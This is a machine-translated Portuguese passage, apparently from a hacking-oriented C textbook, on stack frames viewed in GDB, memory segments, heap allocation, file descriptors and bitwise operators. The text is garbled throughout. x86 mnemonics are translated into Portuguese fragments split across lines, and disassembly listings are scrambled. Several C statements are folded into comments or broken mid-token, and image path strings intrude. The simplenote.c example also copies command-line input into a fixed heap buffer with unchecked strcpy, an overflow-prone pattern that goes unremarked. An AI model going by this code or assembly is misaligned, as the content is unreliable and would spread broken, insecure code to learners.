Esse programa primeiro declara uma função de teste que tem quatro argumentos, todos declarados como inteiros: a, b, c e d. As variáveis locais da função incluem um único caractere chamado flag e um buffer de 10 caracteres chamado buffer. A memória para essas variáveis está no segmento de pilha, enquanto as instruções de máquina para o código da função estão armazenadas no segmento de texto. Depois de compilar o programa, seu funcionamento interno pode ser examinado com o GDB. A saída a seguir mostra as instruções de máquina desmontadas para main() e test_function(). A função main() começa em 0x08048357 e test_function() começa em 0x08048344. As primeiras instruções de cada função (mostradas em negrito abaixo) configuraram o stack frame. Essas instruções são chamadas coletivamente de *prólogo de procedimento* ou *prólogo de função*. Elas salvam o ponteiro do quadro na pilha e a memória da pilha para as variáveis locais da função. Às vezes, o prólogo da função também lida com algum alinhamento da pilha. As instruções exatas do prólogo variam muito, dependendo do compilador e das opções do compilador, mas, em geral, essas instruções constroem a estrutura da pilha.

```
reader@hacking:~/booksrc $ gcc -g stack_example.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) disass main
Dump do código assembler para a função main():
0x08048357 <main+0>:    empurr ebp
                           ar
0x08048358 <main+1>:    mover  ebp,esp
0x0804835a <main+3>:    subma  esp,0x18
                           rino
                           e      esp,0xffffffff0
0x0804835d <main+6>:    mover  eax,0x0
0x08048360 <main+9>:    sub   esp,eax
0x08048365 <main+14>:   mover  DWORD PTR [esp+12],0x4
0x08048367 <main+16>:   mover  DWORD PTR [esp+8],0x3
0x0804836f <main+24>:   mover  DWORD PTR [esp+4],0x2
0x08048377 <main+32>:   mover  DWORD PTR [esp],0x1
0x0804837f <main+40>:   mover  0x8048344 <função_teste>
0x08048386 <main+47>:   cha   mad
                           a
                           sair
0x0804838b <main+52>:
```

0x0804838c <main+53>: ret

```

Fim do dump do assembler
(gdb) disass test_function()
Dump do código assembler para a função test_function:
0x08048344 <função_de_teste+0>: empurr ebp
0x08048345 <função_de_teste+1>: ar     ebp,esp esp,0x28
0x08048347 <função_de_teste+3>: mov    sub
                                         mover  DWORD PTR [ebp-12],0x7a69
                                         mov   BYTE PTR [ebp-40],0x41
                                         leave
                                         ret
0x0804834a <test_function+6>:
0x08048351 <função_de_teste+13>:
                                         leave
                                         ret
0x08048355 <função_de_teste+17>: 0x08048356
<função_de_teste+18>:
Fim do dump do assembler
(gdb)

```

Quando o programa é executado, a função main() é chamada, que simplesmente chama test_function().

Quando a função test_function() é chamada a partir da função main(), os vários valores são colocados na pilha para criar o início do quadro da pilha da seguinte forma. Quando test_function() é chamada, os argumentos da função são colocados na pilha em ordem inversa (já que é FILO). Os argumentos da função são 1, 2, 3 e 4, portanto, as instruções push subsequentes colocam 4, 3, 2 e, finalmente, 1 na pilha. Esses valores correspondem às variáveis d, c, b e a na função. As instruções que colocam esses valores na pilha são mostradas em negrito na desmontagem da função main() abaixo.

```

(gdb) disass main
Dump do código assembler para a função main:
0x08048357 <main+0>: push   ebp
0x08048358 <main+1>: mov    ebp,esp
0x0804835a <main+3>: sub    esp,0x18
0x0804835d <main+6>: e      esp,0xffffffff
0x08048360 <main+9>: mov    eax,0x0
0x08048365 <main+14>: sub    esp,eax
0x08048367 <main+16>: mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>: mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>: mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>: mov    DWORD PTR [esp],0x1
0x08048386 <main+47>: call   0x8048344 <função_teste>
0x0804838b <main+52>: leave
0x0804838c <main+53>: ret
Fim do dump do assembler (gdb)


```

Em seguida, quando a instrução de chamada do assembly é executada, o endereço de retorno é colocado na pilha e o fluxo de execução salta para o início de test_function() em 0x08048344. O valor do endereço de retorno será o local da instrução que segue o EIP atual - especificamente, o valor armazenado durante a etapa 3 do loop de execução mencionado anteriormente. Nesse caso, o endereço de retorno apontaria para a instrução leave em main() em 0x0804838b.

A instrução de chamada armazena o endereço de retorno na pilha e salta o EIP para o início da função_teste(), de modo que as instruções de processamento do procedimento da função_teste() terminam de construir o quadro da pilha.

Nessa etapa, o valor atual de EBP é colocado na pilha. Esse valor é chamado de quadro salvo

(SFP) e é usado posteriormente para restaurar o EBP de volta ao seu estado original. O valor atual de ESP é então copiado para EBP para definir o novo ponteiro de quadro. Esse ponteiro de quadro é usado para fazer referência às variáveis locais da função (sinalizador e buffer). A memória é salva para essas variáveis por meio da subtração de ESP. No final, o stack frame tem a seguinte aparência:



Podemos observar a construção do stack frame na pilha usando o GDB. Na saída a seguir, um ponto de interrupção é definido em main() antes da chamada para test_function() e também no início de test_function(). O GDB colocará o primeiro ponto de interrupção antes que os argumentos da função sejam empurrados para a pilha e o segundo ponto de interrupção após o prólogo do procedimento test_function(). Quando o programa é executado, a execução é interrompida no ponto de interrupção, onde o ESP (ponteiro de pilha), o EBP (ponteiro de quadro) e o EIP (ponteiro de execução) do registro são examinados.

```
(gdb) list main
4
5     flag = 31337;
6     buffer[0] = 'A';
7 }
8
9     int main() {
10         test_function(1, 2, 3, 4);
11     }
```

(gdb) break 10
Ponto de interrupção 1 em 0x8048367: arquivo
stack_example.c, linha 10. (gdb) break test_function
Ponto de interrupção 2 em 0x804834a: arquivo
stack_example.c, linha 5. (gdb) run
Iniciando o programa: /home/reader/books/a.out

```
Ponto de parada 1, main () em stack_example.c:10
10     test_function(1, 2, 3, 4);
(gdb) i r esp ebp eip
esp            0xbffff7f0      0xbffff7f0
ebp            0xbffff808      0xbffff808
eip            0x80483670x8048367
<main+16> (gdb) x/5i $eip
0x8048367 <main+16>:    mov    DWORD PTR [esp+12],0x4
```

```

0x804836f <main+24>:    mover    DWORD PTR [esp+8],0x3
0x8048377 <main+32>:    mover    DWORD PTR [esp+4],0x2
0x804837f <main+40>:    mover    DWORD PTR [esp],0x1
0x8048386 <main+47>:    cha     0x8048344 <função_teste>
                           mad
                           a

```

(gdb)

Esse ponto de interrupção está exatamente antes da criação do stack frame para a chamada `test_function()`. Isso significa que a parte inferior desse novo stack frame está no valor atual de ESP, `0xbffff7f0`. O próximo ponto de interrupção está logo após o prólogo do procedimento para `test_function()`, portanto, continuar construirá o stack frame. A saída abaixo mostra informações semelhantes no segundo ponto de interrupção. As variáveis locais (`flag` e `buffer`) são referenciadas em relação ao ponteiro do quadro (EBP).

(gdb) cont
Continuação.

```

Ponto de parada 2, test_function (a=1, b=2, c=3, d=4) em stack_example.c:5
5           flag = 31337;
(gdb) i r esp ebp eip
esp            0xbffff7c0      0xbffff7c0
ebp            0xbffff7e8      0xbffff7e8
eip            0x804834a      0x804834a <função_teste+6>
(gdb) disass função_teste
Dump do código assembler para a função test_function:
0x08048344 <função_de_teste+0>:   empurr ebp
                                         ar
0x08048345 <função_de_teste+1>:  mover  ebp,esp
0x08048347 <função_de_teste+3>:  submar esp,0x28
                                         ino
0x0804834a <test_function+6>:    mover  DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:   mover  BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:   sair
0x08048356 <test_function+18>:   ret
Fim do dump do assembler.
(gdb) print $ebp-12
$1 = (void *) 0xbffff7dc
(gdb) print $ebp-40
$2 = (void *) 0xbffff7c0
(gdb) x/16xw $esp
0xbffff7c0:    0x00000000  0x08049548  0xbffff7d8  0x08048249
0xbffff7d0:    0xb7f9f729  0xb7fd6ff4  0xbffff808  0x080483b9
0xbffff7e0:    0xb7fd6ff4  0xbffff89c  0xbffff808  0x0804838b
0xbffff7f0:    0x00000001  0x00000002  0x00000003  0x00000004
(gdb)

```

O quadro da pilha é mostrado na pilha no final. Os quatro argumentos da função podem ser vistos na parte inferior do stack frame (), com o endereço de retorno encontrado diretamente no topo (). Acima disso está o ponteiro de quadro salvo de `0xbffff808` (), que é o que o EBP era no quadro de pilha anterior. O restante da memória é salvo para as variáveis locais da pilha: `flag` e `buffer`. O cálculo de seus endereços relativos ao EBP mostra suas localizações exatas no stack frame. A memória para a variável `flag` é mostrada em e a memória para a


variável buffer é mostrada em . O espaço extra no stack frame é apenas acolchoamento.

Após o término da execução, o stack frame inteiro é retirado da pilha e o EIP é definido como o endereço de retorno para que o programa possa continuar a execução. Se outra função for chamada dentro da função, outro stack frame será colocado na pilha, e assim por diante. Quando cada função termina, seu stack frame é retirado da pilha para que a execução possa retornar à função anterior. Esse comportamento é a razão pela qual esse segmento de memória é organizado em uma estrutura de dados FILO.

Os vários segmentos de memória são organizados na ordem em que foram apresentados, dos endereços de memória mais baixos para os mais altos. Como a maioria das pessoas está acostumada a ver listas numeradas com contagem decrescente, os endereços de memória menores são mostrados na parte superior.

Alguns textos têm isso invertido, o que pode ser muito confuso; portanto, para este livro, os endereços de memória menores são sempre mostrados na parte superior. A maioria dos depuradores também exibe a memória nesse estilo, com os endereços de memória menores na parte superior e os maiores na parte inferior.

Como o heap e a pilha são dinâmicos, ambos crescem em direções diferentes, um em direção ao outro. Isso minimiza o desperdício de espaço, permitindo que a pilha seja maior se a pilha for pequena e vice-versa.



0x271 Segmentos de memória em C

Em C, como em outras linguagens compiladas, o código compilado vai para o segmento de texto, enquanto as variáveis residem nos segmentos restantes. O segmento de memória exato em que uma variável será armazenada depende de como a variável é definida. As variáveis que são definidas fora de qualquer função são consideradas globais. A palavra-chave static também pode ser anexada a qualquer declaração de variável para torná-la estática. Se as variáveis estáticas ou globais forem inicializadas com dados, elas serão armazenadas no segmento de memória de dados; caso contrário, essas variáveis serão colocadas no segmento de memória bss. A memória no segmento de memória heap deve ser alocada primeiro usando uma função de alocação de memória chamada malloc(). Normalmente, os ponteiros são usados para fazer referência à memória no heap.

Por fim, as variáveis de função restantes são armazenadas na memória da pilha segmento. Como a pilha pode conter muitos quadros de pilha diferentes, as variáveis de pilha podem manter a exclusividade em diferentes contextos funcionais. O programa memory_segments.c ajudará a explicar esses conceitos em C.

```
#include <stdio.h>  
  
int global_var;
```

```

int global_initialized_var = 5;

void function() { // Esta é apenas uma função de demonstração.
    int stack_var; // Observe que essa variável tem o mesmo nome que a variável em main().

    printf("a stack_var da função está no endereço 0x%08x\n", &stack_var);
}

int main() {
    int stack_var; // Mesmo nome da variável em function() static
    int static_initialized_var = 5;
    static int static_var;
    int *heap_var_ptr;

    heap_var_ptr = (int *) malloc(4);

    // Essas variáveis estão no segmento de dados.
    printf("global_initialized_var está no endereço 0x%08x\n", &global_initialized_var);
    printf("static_initialized_var está no endereço 0x%08x\n", &static_initialized_var);

    // Essas variáveis estão no segmento bss. printf("static_var is
    // at address 0x%08x\n", &static_var); printf("global_var is at
    // address 0x%08x\n", &global_var);

    // Essa variável está no segmento de heap.
    printf("heap_var está no endereço 0x%08x\n", heap_var_ptr);

    // Essas variáveis estão no segmento de pilha.
    printf("stack_var is at address 0x%08x\n", &stack_var);
    function();
}

```

A maior parte desse código é bastante autoexplicativa devido aos nomes descritivos das variáveis. As variáveis globais e estáticas são declaradas conforme descrito anteriormente, e as contrapartes inicializadas também são declaradas. A variável de pilha é declarada tanto em `main()` quanto em `function()` para demonstrar o efeito dos contextos funcionais. A variável `heap` é, na verdade, declarada como um ponteiro inteiro, que apontará para a memória alocada no segmento de memória `heap`. A função `malloc()` é chamada para alocar quatro bytes no `heap`. Como a memória recém-alocada pode ser de qualquer tipo de dados, a função `malloc()` retorna um ponteiro `void`, que precisa ser convertido em um ponteiro inteiro.

```

reader@hacking:~/booksrc $ gcc memory_segments.c
reader@hacking:~/booksrc $ ./a.out
global_initialized_var
está no endereço 0x080497ec
static_initialized_var
está no endereço 0x080497fc

static_var
está no endereço 0x080497f8
global_var
está no endereço 0x080497fc

heap_var
está no endereço 0x0804a008

```

```
stack_var está no endereço 0xbffff834
A stack_var da função está no endereço 0xbffff814
reader@hacking:~/booksrc $
```

As duas primeiras variáveis inicializadas têm os endereços de memória mais baixos, pois estão localizadas no segmento de memória de dados. As próximas duas variáveis, static_var e global_var, são armazenadas no segmento de memória bss, pois não são inicializadas. Esses endereços de memória são um pouco maiores do que os endereços das variáveis anteriores, pois o segmento bss está localizado abaixo do segmento de dados. Como esses dois segmentos de memória têm um tamanho fixo após a compilação, há pouco espaço desperdiçado e os endereços não são muito distantes.

A variável heap é armazenada no espaço alocado no segmento heap, que está localizado logo abaixo do segmento bss. Lembre-se de que a memória nesse segmento não é fixa, e mais espaço pode ser alocado dinamicamente mais tarde. Por fim, as duas últimas stack_vars têm endereços de memória muito grandes, pois estão localizadas no segmento de pilha. A memória na pilha também não é fixa; no entanto, essa memória começa na parte inferior e cresce para trás em direção ao segmento heap. Isso permite que ambos os segmentos de memória sejam dinâmicos sem desperdiçar espaço na memória. A primeira stack_var no contexto da função main() é armazenada no segmento de pilha em um stack frame. A segunda stack_var em function() tem seu próprio contexto exclusivo, portanto, essa variável é armazenada em um stack frame diferente no segmento de pilha. Quando function() é chamada perto do final do programa, um novo stack frame é criado para armazenar (entre outras coisas) a stack_var para o contexto de function(). Como a pilha volta a crescer em direção ao segmento de heap a cada novo stack frame, o endereço de memória da segunda stack_var (0xbffff814) é menor do que o endereço da primeira stack_var (0xbffff834) encontrado no contexto de main().

0x272 Usando o Heap

Usar os outros segmentos de memória é simplesmente uma questão de como você declara as variáveis. Entretanto, o uso do heap exige um pouco mais de esforço. Conforme demonstrado anteriormente, a alocação de memória no heap é feita usando a função malloc(). Essa função aceita um tamanho como seu único argumento e reserva essa quantidade de espaço no segmento heap, retornando o endereço para o início dessa memória como um ponteiro void. Se a função malloc() não puder alocar memória por algum motivo, ela simplesmente retornará um ponteiro NULL com valor 0. A função de desalocação correspondente é free(). Essa função aceita um ponteiro como seu único argumento e libera esse espaço de memória no heap para que possa ser usado novamente mais tarde. Essas funções relativamente simples são demonstradas em heap_example.c.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```

int main(int argc, char *argv[]) { char
    *char_ptr; // Um ponteiro de char
    int *int_ptr; // Um ponteiro inteiro
    int mem_size;

    if (argc < 2) // Se não houver argumentos de linha de
        comando, mem_size = 50; // use 50 como o valor padrão.
    mais
        mem_size = atoi(argv[1]);

    printf("\t[+] alocando %d bytes de memória no heap para char_ptr\n", mem_size); char_ptr = (char *)
        malloc(mem_size); // Alocando memória do heap

    if(char_ptr == NULL) { // Verificação de erros, caso malloc() falhe
        fprintf(stderr, "Error: could not allocate heap memory.\n"); exit(-
        1);
    }

    strcpy(char_ptr, "Esta memória está localizada no heap."); printf("char_ptr
    (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[+] alocando 12 bytes de memória no heap para int_ptr\n"); int_ptr = (int
    *) malloc(12); // Alocou a memória do heap novamente

    if(int_ptr == NULL) { // Verificação de erros, caso malloc() falhe
        fprintf(stderr, "Error: could not allocate heap memory.\n");
        exit(-1);
    }

    *int_ptr = 31337; // Coloque o valor de 31337 para onde int_ptr está apontando.
    printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

    printf("\t[-] liberando a memória heap de char_ptr...\n");
    free(char_ptr); // Liberando a memória heap

    printf("\t[+] allocating another 15 bytes for char_ptr\n"); char_ptr =
        (char *) malloc(15); // Alocando mais memória heap

    if(char_ptr == NULL) { // Verificação de erros, caso malloc() falhe
        fprintf(stderr, "Error: could not allocate heap memory.\n"); exit(-
        1);
    }

    strcpy(char_ptr, "nova memória");
    printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[-] liberando a memória heap de int_ptr...\n");
    free(int_ptr); // Liberando a memória heap
    printf("\t[-] freeing char_ptr's heap memory...\n"); free(char_ptr); //
    Liberando o outro bloco de memória heap
}

```

Esse programa aceita um argumento de linha de comando para o tamanho da primeira alocação de memória, com um valor padrão de 50. Em seguida, ele usa as funções malloc() e free() para alocar e desalocar memória no heap. Há muitas instruções printf() para depurar o que está realmente acontecendo quando o programa é executado. Como a função malloc() não sabe o tipo de memória que está alocando, ela retorna um ponteiro void para a memória heap recém-alocada, que deve ser convertida no tipo apropriado. Após cada chamada de malloc(), há um bloco de verificação de erros que verifica se a alocação falhou ou não. Se a alocação falhar e o ponteiro for NULL, a função fprintf() será usada para imprimir uma mensagem de erro no erro padrão e o programa será encerrado. A função fprintf() é muito semelhante a printf(); entretanto, seu primeiro argumento é stderr, que é um fluxo de arquivos padrão destinado a exibir erros. Essa função será explicada mais adiante, mas, por enquanto, ela é usada apenas como uma forma de exibir corretamente um erro. O restante do programa é bastante simples.

```
reader@hacking:~/booksrc $ gcc -o heap_example heap_example.c reader@hacking:~/booksrc $ ./heap_example
[+] alocando 50 bytes de memória no heap para char_ptr char_ptr
(0x804a008) --> 'Essa memória está localizada no heap'.
[+] alocando 12 bytes de memória no heap para int_ptr int_ptr
(0x804a040) --> 31337
[-] liberando a memória heap de char_ptr...
[+] alocando outros 15 bytes para char_ptr char_ptr
(0x804a050) --> 'nova memória'
[-] liberando a memória heap de
int_ptr... [-] freeing char_ptr's heap
memory...
leitor@hacking:~/booksrc $
```

Na saída anterior, observe que cada bloco de memória tem um endereço de memória cada vez maior no heap. Embora os primeiros 50 bytes tenham sido desalocados, quando mais 15 bytes são solicitados, eles são colocados após os 12 bytes alocados para o int_ptr. As funções de alocação do heap controlam esse comportamento, que pode ser explorado alterando o tamanho da alocação inicial da memória.

```
reader@hacking:~/booksrc $ ./heap_example 100
[+] alocando 100 bytes de memória no heap para char_ptr char_ptr
(0x804a008) --> 'Essa memória está localizada no heap'.
[+] alocando 12 bytes de memória no heap para int_ptr int_ptr
(0x804a070) --> 31337
[-] liberando a memória heap de char_ptr...
[+] alocando outros 15 bytes para char_ptr char_ptr
(0x804a008) --> 'nova memória'
[-] liberando a memória heap de
int_ptr... [-] freeing char_ptr's heap
memory...
leitor@hacking:~/booksrc $
```

Se um bloco maior de memória for alocado e, em seguida, desalocado, a alocação final de 15 bytes ocorrerá nesse espaço de memória liberado. Ao experimentar com valores diferentes, você pode descobrir exatamente quando a alocação

escolhe recuperar o espaço liberado para novas alocações. Muitas vezes, simples instruções informativas printf() e um pouco de experimentação podem revelar muitas coisas sobre o sistema subjacente.

0x273 Verificação de erro em malloc()

Em heap_example.c, havia várias verificações de erro para as chamadas malloc(). Mesmo que as chamadas malloc() nunca tenham falhado, é importante lidar com todos os casos possíveis ao codificar em C. Mas com várias chamadas malloc(), esse código de verificação de erros precisa aparecer em vários lugares. Isso geralmente faz com que o código pareça desleixado e é inconveniente se for necessário fazer alterações no código de verificação de erros ou se forem necessárias novas chamadas malloc(). Como todo o código de verificação de erros é basicamente o mesmo para cada chamada malloc(), esse é o lugar perfeito para usar uma função em vez de repetir as mesmas instruções em vários lugares. Dê uma olhada em errorchecked_heap.c para ver um exemplo.

errorchecked_heap.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void *errorchecked_malloc(unsigned int); // Protótipo de função para errorchecked_malloc() int

main(int argc, char *argv[]) {
    char *char_ptr; // Um ponteiro de char
    int *int_ptr; // Um ponteiro inteiro
    int mem_size;

    if (argc < 2) // Se não houver argumentos de linha de comando, mem_size = 50; // use 50 como o valor padrão.
        mais
        mem_size = atoi(argv[1]);

    printf("\t[+] alocando %d bytes de memória no heap para char_ptr\n", mem_size); char_ptr =
    (char *) errorchecked_malloc(mem_size); // Alocando memória do heap

    strcpy(char_ptr, "Esta memória está localizada no heap."); printf("char_ptr
    (%p) --> '%s'\n", char_ptr, char_ptr);
    printf("\t[+] alocando 12 bytes de memória no heap para int_ptr\n"); int_ptr = (int *)
    errorchecked_malloc(12); // Alocou novamente a memória do heap

    *int_ptr = 31337; // Coloque o valor de 31337 para onde int_ptr está apontando.
    printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

    printf("\t[-] liberando a memória heap de char_ptr...\n");
    free(char_ptr); // Liberando a memória heap

    printf("\t[+] alocando outros 15 bytes para char_ptr\n");
    char_ptr = (char *) errorchecked_malloc(15); // Alocando mais memória heap

    strcpy(char_ptr, "new memory");
```

```

printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

printf("\t[-] liberando a memória heap de int_ptr...\n");
free(int_ptr); // Liberando a memória heap
printf("\t[-] freeing char_ptr's heap memory...\\n"); free(char_ptr); //
Liberando o outro bloco de memória heap
}

void *errorchecked_malloc(unsigned int size) { // Uma função malloc() verificada por erro
    void *ptr;
    ptr = malloc(size);
    if(ptr == NULL) {
        fprintf(stderr, "Error: could not allocate heap memory.\n"); exit(-
        1);
    }
    return ptr;
}

```

O programa errorchecked_heap.c é basicamente equivalente ao código heap_example.c anterior, exceto que a alocação de memória heap e a verificação de erros foram reunidas em uma única função. A primeira linha de código [`void *errorchecked_malloc(unsigned int);`] é o protótipo da função. Isso permite que o compilador saiba que haverá uma função chamada `errorchecked_malloc()` que espera um único argumento inteiro sem sinal e retorna um ponteiro `void`. A função real pode então estar em qualquer lugar; nesse caso, ela está após a função `main()`. A função em si é bastante simples; ela apenas aceita o tamanho em bytes a ser alocado e tenta alocar essa quantidade de memória usando `malloc()`. Se a alocação falhar, o código de verificação de erros exibirá um erro e o programa será encerrado; caso contrário, ele retornará o ponteiro para a memória heap recém-alocada. Dessa forma, a função `errorchecked_malloc()` personalizada pode ser usada no lugar de uma `malloc()` normal, eliminando a necessidade de verificação repetitiva de erros após a alocação. Isso deve começar a destacar a utilidade da programação com funções.

0x280 Desenvolvendo o básico

Depois que você entender os conceitos básicos da programação em C, o resto será bem fácil. A maior parte do poder do C vem do uso de outras funções. De fato, se as funções fossem removidas de qualquer um dos programas anteriores, tudo o que restaria seriam instruções muito básicas.

0x281 Acesso ao arquivo

Há duas maneiras principais de acessar arquivos em C: descritores de arquivos e fluxos de arquivos. *Os descritores de arquivos* usam um conjunto de funções de E/S de baixo nível, e *os fluxos de arquivos* são uma forma de E/S em buffer de nível mais alto que se baseia nas funções de baixo nível. Alguns consideram as funções de fluxo de arquivos mais fáceis de programar; no entanto, os descritores de arquivos são mais diretos. Neste livro, o foco será nas funções de E/S de baixo nível que usam descritores de arquivos.

O código de barras no verso deste livro representa um número. Como esse número é único entre os outros livros em uma livraria, o caixa pode escanear o número no caixa e usá-lo para fazer referência às informações sobre esse livro no banco de dados da loja. Da mesma forma, um descritor de arquivo é um número usado para fazer referência a arquivos abertos. Quatro funções comuns que usam descritores de arquivo são open(), close(), read() e write(). Todas essas funções retornarão -1 se houver um erro. A função open() abre um arquivo para leitura e/ou gravação e retorna um descritor de arquivo. O descritor de arquivo retornado é apenas um valor inteiro, mas é único entre os arquivos abertos. O descritor de arquivo é passado como argumento para as outras funções como um ponteiro para o arquivo aberto. Para a função close(), o descritor de arquivo é o único argumento. Os argumentos das funções read() e write() são o descritor de arquivo, um ponteiro para os dados a serem lidos ou gravados e o número de bytes a serem lidos ou gravados nesse local. Os argumentos da função open() são um ponteiro para o nome do arquivo a ser aberto e uma série de sinalizadores predefinidos que especificam o modo de acesso. Esses sinalizadores e seu uso serão explicados em detalhes mais adiante, mas, por enquanto, vamos dar uma olhada em um programa simples de anotações que usa descritores de arquivo - simplenote.c. Esse programa aceita uma anotação como argumento de linha de comando e a adiciona ao final do arquivo /tmp/notes. Esse programa usa várias funções, inclusive uma função de alocação de memória heap com verificação de erros de aparência familiar. Outras funções são usadas para exibir uma mensagem de uso e para tratar erros fatais. A função usage() é simplesmente definida antes de main(), portanto, não precisa de um protótipo de função.

simplenote.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>

void usage(char *prog_name, char *filename) {
    printf("Uso: %s <dados a serem adicionados a %s>\n", prog_name,
           filename); exit(0);
}

void fatal(char *); // Uma função para erros fatais
void *ec_malloc(unsigned int); // Um wrapper malloc() com verificação de erros

int main(int argc, char *argv[]) {
    int fd; // descritor de arquivo
    char *buffer, *datafile;

    buffer = (char *) ec_malloc(100); datafile
    = (char *) ec_malloc(20); strcpy(datafile,
    "/tmp/notes");

    if(argc < 2) // Se não houver argumentos de linha de comando, usage(argv[0], datafile); // exibe a mensagem de uso e sai.
        usage(argv[0], datafile);
}
```

```

strcpy(buffer, argv[1]); // Copiar para o buffer.

printf("[DEBUG] buffer      @ %p: \\%s\\n", buffer, buffer);
printf("[DEBUG] datafile @ %p: \\%s\\n", datafile, datafile);

strncat(buffer, "\\n", 1); // Adicione uma nova linha no final.

// Abrir arquivo
fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR); if(fd
== -1)
    fatal("in main() while opening file");
printf("[DEBUG] file descriptor is %d\\n", fd);
// Gravação de dados
if(write(fd, buffer, strlen(buffer)) == -1) fatal("in
main() while writing buffer to file");
// Fechamento do
arquivo if(close(fd)
== -1)
    fatal("in main() while closing file");

printf("Note has been saved.\\n");
free(buffer);
free(datafile);
}

// Uma função para exibir uma mensagem de erro e, em
seguida, sair void fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!!] Fatal Error ");
    strncat(error_message, message, 83);
    perror(error_message);
    exit(-1);
}

// Uma função wrapper malloc() verificada por erros
void *ec_malloc(unsigned int size) {
    void *ptr;
    ptr = malloc(size);
    if(ptr == NULL)
        fatal("in ec_malloc() on memory allocation"); return
    ptr;
}

```

Além dos sinalizadores de aparência estranha usados na função `open()`, a maior parte desse código deve ser legível. Há também algumas funções padrão que não usamos antes. A função `strlen()` aceita uma string e retorna seu comprimento. Ela é usada em combinação com a função `write()`, pois precisa saber quantos bytes devem ser gravados. A função `perror()` é a abreviação de `print error` e é usada em `fatal()` para imprimir uma mensagem de erro adicional (se houver) antes de sair.

```

reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c reader@hacking:~/booksrc $
./simplenote
Uso: ./simplenote <dados a serem adicionados a /tmp/notes>

```

```
reader@hacking:~/booksrc $ ./simpplenote "esta é uma nota de
teste" [DEBUG] buffer      @ 0x804a008: 'esta é uma nota de
teste'
[DEBUG] arquivo de dados @ 0x804a070:
'/tmp/notes' [DEBUG] descriptor de arquivo é 3
A nota foi salva. reader@hacking:~/booksrc $ cat
/tmp/notes esta é uma nota de teste
reader@hacking:~/booksrc $ ./simpplenote "ótimo, funciona"
[DEBUG] buffer      @ 0x804a008: 'ótimo, funciona'
[DEBUG] arquivo de dados @ 0x804a070:
'/tmp/notes' [DEBUG] descriptor de arquivo é 3
A nota foi salva. reader@hacking:~/booksrc $ cat
/tmp/notes esta é uma nota de teste
ótimo, funciona
reader@hacking:~/booksrc $
```

O resultado da execução do programa é bastante autoexplicativo, mas há alguns aspectos do código-fonte que precisam de mais explicações. Os arquivos `fcntl.h` e `sys/stat.h` tiveram de ser incluídos, pois esses arquivos definem os sinalizadores usados com a função `open()`. O primeiro conjunto de sinalizadores é encontrado em `fcntl.h` e é usado para definir o modo de acesso. O modo de acesso deve usar pelo menos um dos três sinalizadores a seguir:

- O_RDONLY** Abre o arquivo para acesso somente leitura.
- O_WRONLY** Abre o arquivo para acesso somente para gravação.
- O_RDWR** Abre o arquivo para acesso de leitura e gravação.

Esses sinalizadores podem ser combinados com vários outros sinalizadores opcionais usando o operador bit a bit OR. Alguns dos sinalizadores mais comuns e úteis são os seguintes:

- O_APPEND** Gravar dados no final do arquivo.
- O_TRUNC** Se o arquivo já existir, truncar o arquivo para comprimento 0.
- O_CREAT** Cria o arquivo se ele não existir.

As operações bit a bit combinam bits usando portas lógicas padrão, como OR e AND. Quando dois bits entram em uma porta OR, o resultado será 1 se o primeiro *ou* o segundo bit for 1. Se dois bits entrarem em uma porta AND, o resultado será 1 somente se o primeiro *e* o segundo bit forem 1. Os valores completos de 32 bits podem usar esses operadores bit a bit para executar operações lógicas em cada bit correspondente. O código-fonte do `bitwise.c` e a saída do programa demonstram essas operações bit a bit.

bit a bit.c

```
#include <stdio.h>

int main() {
    int i, bit_a, bit_b;
    printf("operador OR bit a bit |\n");
```

```

for(i=0; i < 4; i++) {
    bit_a = (i & 2) / 2; // Obtém o segundo bit.
    bit_b = (i & 1);      // Obtém o primeiro
    bit.
    printf("%d | %d = %d\n", bit_a, bit_b, bit_a | bit_b);
}
printf("\nbitwise AND operator &\n");
for(i=0; i < 4; i++) {
    bit_a = (i & 2) / 2; // Obtém o segundo bit.
    bit_b = (i & 1);      // Obtém o primeiro
    bit.
    printf("%d & %d = %d\n", bit_a, bit_b, bit_a & bit_b);
}
}

```

Os resultados da compilação e execução do bitwise.c são os seguintes.

```

reader@hacking:~/booksrc $ gcc bitwise.c
reader@hacking:~/booksrc $ ./a.out
bit a bit Operador OR
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

bit a bit Operador AND &
0 & 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
leitor@hacking:~/booksrc $

```

